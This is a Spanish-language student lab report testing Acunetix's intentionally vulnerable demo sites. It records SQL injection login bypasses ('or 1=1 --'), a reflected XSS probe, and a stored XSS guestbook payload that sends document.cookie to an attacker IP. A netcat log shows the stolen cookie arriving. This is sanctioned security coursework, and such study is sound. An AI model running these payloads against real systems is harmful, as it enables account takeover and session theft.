



Iniciamos buscando en la URL <http://testaspnet.vulnweb.com/login.aspx>  
Se ingresó una inyección SQL ' or 1=1 --




Se logró ingresar como admin



Ingresando `<script>alert("Test JavaScript");</script>`




Se encontró una mala configuración que logra mandar código.



Se hizo un Cross Site Scripting (XSS) en el buscador de la URL

<http://testphp.vulnweb.com/search.php?test=query>

Ingresando `<script>alert("Test JavaScript");</script>`



Lo cual confirma que se puede ingresar código JavaScript a la plataforma.

En la misma URL ingresamos admin' or 1=1 -- -

Se logra loguear como admin

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

---

search art

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

Se confirma que se logra ingresar e incluso nos deja cambiar los datos. (BlackDragons)

### John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>
<input type="button" value="update"/>	

### BlackDragons (test)


On this page you can visualize or edit you user information.

Name:	<input type="text" value="BlackDragons"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>
<input type="button" value="update"/>	

Se ingresó el script `<script>img = new Image(); img.src = "http://192.168.63.128/a.php?" + document.cookie;</script>` así se logró ver desde el NETcat.

**Our guestbook**

08.28.2023, 10:39 pm




`<script>img = new Image(); img.src = "http://192.168.63.128/a.php?" + document.cookie;</script>`

```
(root@kali)-[/home/kali]
# nc -nlvp 80
listening on [any] 80 ...
```

Se logra ver cookie.

```
(root@kali)-[/home/kali]
# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.63.128] from (UNKNOWN) [192.168.63.128] 37688
GET /a.php?login=test%2Ftest HTTP/1.1
Host: 192.168.63.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://testphp.vulnweb.com/
```

De igual manera utilizando Burp



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The 'Request to http://testphp.vulnweb.com:80 [44.228.249.3]' is displayed. The 'Raw' tab is active, showing the raw HTTP request. The request is a POST to /userinfo.php. The 'Cookie' field is highlighted with a red box, showing 'login=test%2Ftest'. The 'Referer' field is 'http://testphp.vulnweb.com/login.php'. The 'Upgrade-Insecure-Requests' field is '1'. The 'uname' field is 'admin%27+or+1%3D1--+&pass='.

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 uname=admin%27+or+1%3D1--+&pass=
```

Carlos Daniel Carrillo Domínguez  
Marco Antonio Juarez Davalos  
Gerardo Omar Villalobos Avila

28/08/2023

Se logró encontrar una configuración en la parte del serch, nos da la versión y se pueden buscar vulnerabilidades.

